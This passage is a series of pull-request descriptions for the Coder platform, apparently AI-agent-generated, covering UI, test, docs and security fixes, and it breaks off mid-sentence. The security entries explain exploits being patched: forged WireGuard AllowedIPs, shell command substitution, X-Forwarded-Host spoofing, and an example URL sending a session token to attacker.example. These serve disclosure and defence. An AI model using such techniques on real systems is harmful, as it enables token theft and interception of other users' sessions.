## Summary

Fixes the WCAG image-alt failures reported on
https://dev.coder.com/workspaces. The audit flagged ~52 `<img>` elements
without an `alt` attribute, all matching the inner `<img>` rendered by
Radix `AvatarPrimitive.Image` inside our `Avatar` component (selectors
like `.size-full.object-contain`, `.size-[--avatar-lg].rounded-[6px]`,
`.size-[--avatar-sm]`). Two `ExternalImage` callsites on the same page
were also missing `alt`.

## Changes

- `Avatar`: add optional `alt?: string` and forward it to
`AvatarPrimitive.Image`. Default is `""`, which marks the avatar as
decorative and removes it from the accessibility tree. Every callsite on
the workspaces page already renders the human-readable name (owner,
template, organization, user) as adjacent text, so decorative-by-default
is the WCAG-correct behavior. Callers that need a meaningful alt can
override.
- `AvatarData`: thread an optional `alt` through to the internal default
`Avatar`.
- `WorkspacesTable` `IconAppLink` `ExternalImage`: pass `alt=""`. The
wrapping `BaseIconLink` already exposes the app name through an
`sr-only` span on the link.
- `BatchDeleteConfirmation` resource icons `ExternalImage`: pass
`alt=""`. The resource-type label sits next to each icon.
- `WorkspacesPageView.stories.tsx` `AllStates`: add a play function that
scans the rendered canvas and asserts every `<img>` has an `alt`
attribute, to prevent regressions.

## Validation

- `pnpm check`, `pnpm lint`, `pnpm format` clean.
- `pnpm test -- src/pages/WorkspacesPage/WorkspacesPage.test.tsx` passes
(13/13).
- Pre-commit (`make pre-commit`) passes locally.

<details>
<summary>Implementation plan</summary>

### Root cause

The `Avatar` component (`site/src/components/Avatar/Avatar.tsx`)
rendered `AvatarPrimitive.Image` without an `alt` attribute. Every
consumer (`AvatarData`, `TopbarAvatar`, workspace table rows, filter
menus, empty state, batch dialogs, "New workspace" dropdown) inherited
the missing-alt bug, which is why a single page produced ~52 violations.

### Fix

1. Make `Avatar` accept an `alt` prop, default `""`, and forward it to
the underlying `<img>`. Drop-in compatible with every existing call.
2. Mirror the prop on `AvatarData` so callers can label the implicit
avatar without composing their own.
3. Explicitly mark the workspaces-page `ExternalImage` callsites as
decorative because each is paired with adjacent text.
4. Lock the behavior with a Storybook play function so a future
regression on the workspaces page fails CI.

### Why `alt=""` by default

All workspaces-page avatars are rendered next to the corresponding name.
Per WCAG, repeating that name in the image's alt text would only add
noise for screen-reader users. Empty alt removes the image from the
accessibility tree, which is the correct decorative pattern.

</details>

---

_PR opened by Coder Agents on behalf of @tracyjohnsonux._
Callers can now choose when to open and emit the initial message. This
will enable finer testing for some incoming bug fixes related to the
timing of dynamic parameter sockets and requests.

Add a callback to preserve the current behavior for existing tests and make
the transition easier.  Future tests can omit the callback and emit the events
under whatever condition they need.

The only behavioral changes are:
- the web socket error test now emits a close error without first
opening to accurately simulate a failure to connect at all.
- add some missing `diagnostics` to some responses (just to be
thorough).
- change one of the IDs to match in two tests (for consistency).



Following the BYOK (ChatGPT Subscription) instructions in `codex.md` on
a deployment without a ChatGPT provider fails with `404 route not
supported: POST /chatgpt/v1/responses`. The
`/api/v2/aibridge/chatgpt/v1` route only exists when an admin has
created a provider named `chatgpt`, and that requirement wasn't
documented anywhere.

## Changes

- `providers.md`: new **ChatGPT** subsection alongside the other
per-provider sections: type `openai`, name must be exactly `chatgpt`,
base URL `https://chatgpt.com/backend-api/codex`, no API keys (auth
comes from each user's ChatGPT OAuth token via BYOK)
- `codex.md`:
- prerequisite admonition in the ChatGPT Subscription section linking to
the provider setup, with the 404 symptom for troubleshooting
- template recipe for the ChatGPT subscription flow (`base_config_toml`
+ `coder_env` injecting `CODER_API_TOKEN`), since the existing recipe
only covers the centralized API key flow
  - bump the codex module pin from `~> 4.1` to `~> 5.0` (latest is 5.1)

## Verification

- All three gaps were hit and the documented configuration verified
end-to-end on a live deployment: provider created via the AI Providers
API, Codex CLI 0.139.0 authenticated with ChatGPT login, sessions
visible in the AI Sessions UI
- `pnpm run format-docs` and `pnpm run lint-docs` clean (0 errors),
`pre-commit-light` hooks passed

Linear: [DOCS-354](https://linear.app/codercom/issue/DOCS-354)

🤖 Generated with Coder Agents on behalf of @bpmct
## Summary

`cp --recursive` is GNU-specific and not recognized by BSD `cp` on
macOS. BSD `cp` treats `--recursive` as a third path argument, producing
`cp: --recursive: Not a directory`.

This replaces `--recursive` (placed after operands) with the
POSIX-portable `-r` flag placed before operands, which works on both
Linux and macOS.

---

> Generated by Coder Agents on behalf of @nickvigilante
## Summary

Fixes the `TestRun/RPTY` flake tracked in PLAT-116 (`timeout waiting for
read to finish`).

`rptyConn.Close` sends `Ctrl+C` to interrupt the command, then waits up
to 30s for the read to finish. The read only unblocks once the server
closes the reconnecting PTY stream, which depends on the agent
terminating the command under test (a `dd` reading stdin) and tearing
down the backend. When the server-side teardown does not complete within
30s, `Close` returned a hard error and failed the run. Logs from the
March 2026 failure confirm the agent used the `screen` backend
(`backend_type=screen`) and show no session teardown activity at all
after `Ctrl+C`; the interrupt chain stalled rather than merely running
slowly. The previously deferred `c.conn.Close()` ran only *after* the
wait gave up, so nothing actively unblocked the read within the window.

## Changes

- `conn.go`: graceful close is now best-effort. After the grace period,
`Close` actively force-closes the underlying connection to unblock the
read, waits a bounded `forceCloseReadTimeout` (5s) for the read to drain
rather than blocking indefinitely, and returns a distinguishable
sentinel `errRPTYGracefulCloseTimeout`. The same force-close path is
used when the `Ctrl+C` write fails. Timeouts are fields on `rptyConn` so
tests can shrink them deterministically.
- `run.go`: treats `errRPTYGracefulCloseTimeout` as non-fatal (logged as
a warning) so the run no longer fails when the connection was closed,
just not gracefully. Any other close error still fails the run,
preserving signal for a genuine regression.
- `conn_internal_test.go`: new unit tests covering the graceful,
forced-close, stuck-read-after-close, and double-close paths using a
stub connection.

## Testing

- `go test ./scaletest/workspacetraffic/ -run TestRPTYConnClose -race
-count=10` passes.
- `go test ./scaletest/workspacetraffic/ -run TestRun/RPTY` passes.
- `golangci-lint run ./scaletest/workspacetraffic/` clean;
`gofmt`/emdash clean.

<details>
<summary>Root-cause analysis and lifecycle notes</summary>

The client conn is bound to `context.Background()`, so the test context
cannot unblock the read; only an actual websocket close can. The coderd
proxy bridges client and agent with `agentssh.Bicopy`, which propagates
closes promptly, so the stall is not there. On the agent side both
backends do eventually close the connection after the command exits:

- **buffered**: output reader hits EOF on command exit and closes active
conns in-process (one goroutine handoff).
- **screen**: a longer chain (`Ctrl+C` -> screen client PTY -> daemon ->
inner PTY -> SIGINT -> `dd` exit -> session teardown -> `screen -x`
client exit -> agent output reader EOF -> conn close), involving extra
OS processes.

The backend is auto-selected (`screen` if present on Linux, else
`buffered`) and the test does not pin it, so behavior depends on the
runner image. Logs from the March 2026 failure (run 23322663002) confirm
`backend_type=screen` and show no `unable to read pty output` or
session-quit activity between the attach and the moment the client gave
up 30s later, meaning `dd` never exited in response to `Ctrl+C` within
the window. The stall is in delivery or signal handling inside the
screen path, not a slow process exit. No agent-side logic bug was
identified from the logs, which is why the fix makes graceful close
best-effort rather than asserting a fixed deadline.

Possible follow-ups (not in this PR): pin the test to a deterministic
backend, and/or log the agent's chosen `backend_type` in test output to
aid future diagnosis.

</details>

---

This PR was generated with assistance from Coder Agents.
Scaffolds the `coderd/templatebuilder` package for the guided template
builder ([DEVEX-272](https://linear.app/codercom/issue/DEVEX-272),
[RFC](https://www.notion.so/coderhq/RFC-Guided-Template-Creation-Workflow-342d579be59280dfbf8eea2e5006dbda)).

Adds the module catalog types and `go:embed` wiring that the template
builder endpoints will use:

- `codersdk.TemplateBuilderModule`, `TemplateBuilderModuleVariable`, and
related types matching the RFC schema
- Internal `ModuleManifest` type with `go:embed` wiring to bundle
`module.json` files from `coderd/templatebuilder/modules/`
- `LoadModules()` with defensive copy, unexported
`parseModulesFromFS(fs.FS)` for test isolation, `ToSDK()` conversion
- Real `code-server` module manifest as the first catalog entry
- Strict validation: ID uniqueness, version non-empty, variable
type/name validation, `DisallowUnknownFields`, and requiring
`module.json` in every module directory
- Tests via internal `catalog_internal_test.go` (for
`parseModulesFromFS` with `fstest.MapFS` fixtures) and external
`catalog_test.go` (for `LoadModules` and `ToSDK`), covering multi-module
parsing, all variable types, validation errors, nil-slice normalization,
and full SDK field assertions

> [!NOTE]
> Generated with [Coder Agents](https://coder.com/agents) by
@jeremyruppel

---------

Co-authored-by: McKayla はな <mckayla@hey.com>
## Summary

Removes the deprecated `/api/v2/aibridge/interceptions` endpoint and the
Request Logs frontend page, both replaced by the session-based view.

Closes https://linear.app/codercom/issue/AIGOV-266
Closes https://linear.app/codercom/issue/AIGOV-324

## Changes

### Backend
- Remove `GET /api/v2/aibridge/interceptions` HTTP handler and route
- Remove SDK types and client method (`AIBridgeInterception`,
`AIBridgeTokenUsage`, `AIBridgeUserPrompt`, `AIBridgeToolUsage`,
`AIBridgeListInterceptionsResponse`, `AIBridgeListInterceptionsFilter`)
- Remove SQL queries `CountAIBridgeInterceptions` and
`ListAIBridgeInterceptions`
- Remove `searchquery.AIBridgeInterceptions` parser
- Remove dbauthz wrappers, in-memory implementations, metrics, and mocks
for the interceptions list queries
- Remove the `coder aibridge interceptions list` CLI command and golden
files
- Regenerate API docs, swagger, mocks, and metrics

The `/models`, `/clients`, and `/sessions` endpoints stay; the sessions
list page still consumes all three.

### Frontend
- Delete the entire `RequestLogsPage/` directory (page, view, row,
filter, stories, tests)
- Remove the `/aibridge/request-logs` route and its lazy import
- Remove the `getAIBridgeInterceptions` API method,
`paginatedInterceptions` query, and mock interception entities
- `git mv` the shared filter and icon components used by the sessions
pages:
- `RequestLogsPage/RequestLogsFilter/{Client,Model,Provider}Filter.tsx`
→ `AIBridgePage/filters/`
- `RequestLogsPage/icons/AIBridge{Client,Model,Provider}Icon.tsx` →
`AIBridgePage/icons/`
- Drop the `getProviderIconName` hack and the duplicate `anthropic-neue`
icon case now that the FIXME no longer applies

## Commits

1. `refactor: remove interceptions API and request logs view` — the bulk
removal, with explicit renames for the shared filter/icon files.
2. `refactor(site/src/pages/AIBridgePage): drop getProviderIconName
hack` — cleanup of the FIXME that depended on RequestLogsPage existing.

> [!NOTE]
> Generated by Coder Agents on behalf of @dannykopping
`coder exp scaletest chat` now bootstraps its mock LLM using the,
post-gateway unification, AI provider API instead of the removed
experimental chat-provider API, and creates or reuses a chat model
config linked to that provider. When the mock provider is created or
updated, the command waits a flat, hidden `--provider-propagation-wait`
(default 15s) before starting the scale run, since each coderd replica
caches provider config with a 10s TTL and only expiry guarantees every
replica sees the change. The command also runs without any scaletest
workspaces, creating chats with no workspace context. The integration
test covers the CLI path against `llmmock` with a near-zero propagation
wait, verifies the provider/model config setup, and asserts the
generated chat records user and assistant messages.


Relates to CODAGT-307

Relates to GRU-48
OpenAI-compatible provider endpoints need to include the upstream
OpenAI-compatible prefix, typically `/v1`, because Coder appends request
suffixes such as `/chat/completions`, `/responses`, and `/models`. The
generic OpenAI-compatible provider form did not show an example
endpoint, so it was easy to save a host-only URL that looked valid but
would fail when used.

Add `https://provider.example.com/v1` as the Endpoint placeholder for
the OpenAI-compatible provider, matching the documented example URL
shape.
Extracts the workspace app iframe, wildcard warning, and workspace-app
helper functions out of TaskPage into shared `site/src/modules/apps`
modules. Existing agent and app lookups in the task chat helpers,
download-logs dialog, and workspaces table now route through the shared
`workspaceApps` helpers instead of duplicating resource-flattening
logic. The extracted frame preserves the existing preview-only toolbar
behavior, and its open-in-new-tab link gains `rel="noreferrer"` to
harden against tabnabbing.

Relates to CODAGT-346
fixes DEVEX-375

Replaces `getByRole` with async `findByRole`, which returns a promise /
rejects if no matching element is found after a default timeout of
1000ms

Co-written with Coder Agents. Relevant chat responses:

[I couldn't repro locally, so I inquired if there was a commit/PR that
fixed the flake within the past 3 weeks]

>No, this flake has not been fixed. There have been zero commits to
`CreateTokenPage`, `CopyButton`, `CodeExample`, or `useClipboard.ts`
since the failing CI run (13bf0e11f1, May 20).

>`getByRole` is synchronous, so it doesn't wait for the success modal
(containing the "Copy code" button) to render after the `createToken()`
mutation resolves. When the mutation is slow, the DOM still shows the
form (Cancel / Create token), and the query fails.
`TestRefreshToken/RefreshRetries` flakes on Windows. The subtest
disables transient-failure refresh retries by setting
`RefreshRetryTimeout = time.Nanosecond`, but a near-zero timeout cannot
deterministically prevent a retry: on coarse-clock platforms the 1ns
deadline may not register as expired until after the first refresh
attempt completes, and `retry.Wait`'s first delay is zero, so an extra
IDP refresh attempt slips through and the attempt-count assertion fails
with `refreshCount = totalRefreshes + 1`.

A negative `RefreshRetryTimeout` now disables transient-failure retries
explicitly so exactly one refresh attempt is made, and the test sets
`-1` instead of `time.Nanosecond`. The retry config fields are only set
from tests, so default refresh behavior is unchanged.

Closes https://github.com/coder/internal/issues/1550 (PLAT-293)

<details>
<summary>Root cause analysis</summary>

1. The test sets `RefreshRetryTimeout = time.Nanosecond` intending "no
retries".
2. `refreshTokenWithRetry` creates `context.WithTimeout(ctx, 1ns)`. On
Linux this context is canceled synchronously at creation: consecutive
`time.Now()` reads differ by more than 1ns, so `context.WithDeadline`
observes `time.Until(deadline) <= 0`. The `retryCtx.Err() != nil` guard
then deterministically stops after one attempt.
3. On Windows, `time.Now()` is coarse, so both clock reads inside
`WithTimeout` can return the same instant, and a real 1ns timer is
scheduled instead of synchronous cancellation.
4. The fake IDP is served in-process, so the first refresh attempt can
complete before that timer fires. `retryCtx.Err()` is still nil and
`retry.Wait`'s first delay is zero, so a second refresh attempt happens.
5. `require.Equal(t, refreshCount, totalRefreshes)` then fails with
`expected: 2, actual: 1` (or `4 vs 3` when the race hits a later loop
iteration), matching all CI occurrences.

Timing-based test-side mitigations cannot close this race, so the fix
adds explicit retry-disable semantics instead. `RefreshRetries` passed
100 consecutive local runs with the change.

</details>

*This PR was generated by Coder Agents on behalf of @jscottmiller.*
Fixes a flake in `TestWorkspaceBuildStatus` where the test asserted an
exact audit log count immediately after the stop build completed:

```
workspacebuilds_test.go:1261: Error: "[...]" should have 7 item(s), but has 6
```

The audit log for a workspace build is exported asynchronously relative
to what `AwaitWorkspaceBuildJobCompleted` observes, so the strict
`require.Len` could run before the stop log was recorded. The assertion
now polls with `require.Eventually` until the expected log count and
stop action appear, matching the existing poll pattern in the file.

Also fixes the same race in
`TestWorkspaceDormant/StartWakesUpDormantWorkspace`
(`workspaces_test.go`), flagged during review as a sibling risk: its
exact `require.Len(t, auditor.AuditLogs(), 2)` after build completion is
now an equivalent `require.Eventually` poll.

Verified with `go test ./coderd -run TestWorkspaceBuildStatus -count=10`
and `go test ./coderd -run
'TestWorkspaceDormant/StartWakesUpDormantWorkspace' -count=5`.

Closes https://github.com/coder/internal/issues/1565 (PLAT-304).

🤖 Generated by Coder Agents on behalf of @jscottmiller
`AgentCoordinateeAuth.Authorize` validated every prefix in
`upd.Node.Addresses` (each must be a `/128` derived from the
authenticating agent's own UUID) but applied no equivalent check to
`upd.Node.AllowedIps`. Because `AllowedIPs` are installed verbatim into
the WireGuard peer config (`tailnet/configmaps.go`) and WireGuard
routing is driven by `AllowedIPs`, a malicious agent could advertise a
victim agent's `/128` and become an eligible route for that IP. With
`ServerTailnet` tunneling to many agents and routing by destination IP,
this could let an attacker intercept sessions intended for the victim
workspace.

This applies the same UUID-derivation validation to `AllowedIps` that
already guards `Addresses`, extracted into a shared
`authorizeNodePrefixes` helper. The check is the single chokepoint used
by both the in-memory coordinator (`tailnet/coordinator.go`) and the
Postgres coordinator (`enterprise/tailnet/connio.go`), so one fix covers
both. Legitimate agents are unaffected: an agent's `AllowedIPs` is a
clone of its `Addresses` (`tailnet/node.go`), which are already
UUID-derived `/128`s.

Fixes PLAT-264 (SEC-89): https://linear.app/codercom/issue/PLAT-264

<details>
<summary>Implementation notes and decision log</summary>

### Root cause

Asymmetric validation in `tailnet/tunnel.go`: `Addresses` were bound to
the agent's UUID, but `AllowedIps` were trusted as-is and propagated
into the WireGuard peer config, which drives routing.

### Why the fix is safe for legitimate agents

- `tailnet/node.go` builds the node with `AllowedIPs:
slices.Clone(u.addresses)`, identical to `Addresses`.
- `agent/agent.go` sets those addresses to
`TailscaleServicePrefix.PrefixFromUUID(agentID)` and
`CoderServicePrefix.PrefixFromUUID(agentID)` (both `/128`,
UUID-derived).
- The existing `Addresses` check already accepts exactly those prefixes
plus the legacy workspace agent IP, so identical validation of
`AllowedIPs` passes for real traffic and only rejects forged prefixes.

### Coverage: one method, both coordinators

`AgentCoordinateeAuth.Authorize` is the shared auth path. A failed
`Authorize` is wrapped as `AuthorizationError{Wrapped: err}` and closes
the agent's response stream.

### Tests

- `tailnet/tunnel_internal_test.go`: fast unit tests on `Authorize`
(valid AllowedIPs accepted; foreign `/128` rejected with
`InvalidNodeAddressError`; wrong-bits rejected with
`InvalidAddressBitsError`).
- `tailnet/coordinator_test.go`: in-memory coordinator closes the agent
stream on a forged `AllowedIp`.
- `enterprise/tailnet/pgcoord_test.go`: same regression for the Postgres
coordinator.

Verified the regression tests fail when the new `AllowedIps` check is
disabled, then pass with it enabled. Local validation: targeted tests
(in-memory, internal, and Postgres-backed enterprise), plus `make
pre-commit` (gen/fmt/lint/build) passing.

</details>

> Generated by Coder Agents on behalf of @f0ssel.
commandEnvExecer.prepare rebuilt commands into a single shell string
using `fmt.Sprintf("%q", arg)`, which produces Go string literals, not
shell-quoted tokens. Go's %q does not escape `$`, backticks, or other
metacharacters that remain active inside double quotes, so an argument
such as `$(...)` was evaluated by the shell as command substitution.
Arguments flow from devcontainer config and workspace-folder, making
this exploitable.

Pass the command to the shell as positional parameters and run `"$@"` so
the shell forwards argv verbatim without re-parsing it.

The Windows previous handling is not required because Coder doesn't
support devcontainers on Windows, so it is removed.
## Summary

Adds a `cherry-pick/v<version>` label to the cherry-pick PRs that the
`Cherry-pick to release` workflow creates automatically, so cherry-picks
for a specific release can be filtered and identified easily (for
example
`cherry-pick/v2.31`).

## Changes

- Compute `CHERRY_PICK_LABEL="cherry-pick/v${VERSION}"` from the
resolved
  release branch.
- Create the label on demand with `gh label create --force` so the
workflow stays idempotent across re-runs and concurrent runs, and works
  even when the label does not exist yet.
- Apply the label at PR creation via `gh pr create --label`.
- Grant `issues: write` permission, required to create the label.
- Document the new label convention in the workflow header.

## Notes

The version is derived from the existing release-branch resolution
(`release/2.X` -> `2.X`), so no new configuration is required. The label
name uses a `v` prefix to match the requested `cherry-pick/vX.YZ`
format.

<details>
<summary>Implementation context</summary>

The label is created before the existing-PR idempotency check and
applied
in the same `gh pr create` call already used for assignees/reviewers, so
it
fits the workflow's existing conventions (branch, title, body) without
changing control flow.

</details>

---

*This PR was created by Coder Agents on behalf of @dannykopping.*
Subdomain app routing derived the app identity from
httpapi.RequestHost, which returned the client-supplied
X-Forwarded-Host header verbatim. No middleware validated or stripped
that header, so a request from an untrusted peer could forge it. Since
the application_connect cookie is scoped to the wildcard apps domain,
JavaScript in a share=authenticated app could fetch() with a forged
X-Forwarded-Host pointing at a victim's owner-only app; coderd routed
and authorized the request as the victim and returned the private app
response same-origin to the attacker.

Replace RequestHost with httpmw.EffectiveHost, which honors
X-Forwarded-Host only when the original socket peer is a configured
trusted origin, otherwise falling back to the received Host header.
This ties host trust to the same RealIPConfig model already used for
X-Forwarded-For and -Proto. Wire it into HandleSubdomain for both
coderd and wsproxy, and log both the effective host and the raw
received_host.

Add coverage: EffectiveHost unit tests assert the trust decision uses
the socket peer rather than the spoofable forwarded client IP, and a
HandleSubdomain test confirms a forged X-Forwarded-Host from an
untrusted peer never reaches token resolution.

Refs: https://linear.app/codercom/issue/PLAT-259
`coder open app` substituted the user's session token into any external
workspace-app URL containing `$SESSION_TOKEN` before opening, letting a
malicious sub-agent exfiltrate the token via a URL like
`https://attacker.example/?t=$SESSION_TOKEN`.

Substitution is now restricted to URLs from top-level
(template-authored) agents. Sub-agent URLs that still contain
`$SESSION_TOKEN` are printed for the user to inspect and substitute
manually rather than opened automatically. Sub-agent URLs without the
placeholder are unaffected.
Fixes CODAGT-548

Adds two idempotent startup backfills run after `newAPI():

- `BackfillBedrockProviderType`: promotes `ai_providers` rows from
`type=anthropic` with Bedrock settings to `type=bedrock`.
- `BackfillChatModelConfigProviderStrings`: fixes stale
`chat_model_configs.provider = "anthropic"` strings on rows whose linked
provider was just promoted.
- `UpdateAIProvider` query now also writes the `type` column, so the
fix persists on any subsequent PATCH.


> 🤖 Generated by Claude with oversight from a human.
Previously, a suspended user authenticating via OIDC or GitHub OAuth was
silently issued a session cookie and redirected to the dashboard. The
very next API call (`/api/v2/users/me`) failed with `401` from the
suspended-user check in `httpmw.ExtractAPIKey`, the SPA treated the 401
as "signed out", and bounced the user back to `/login` with no
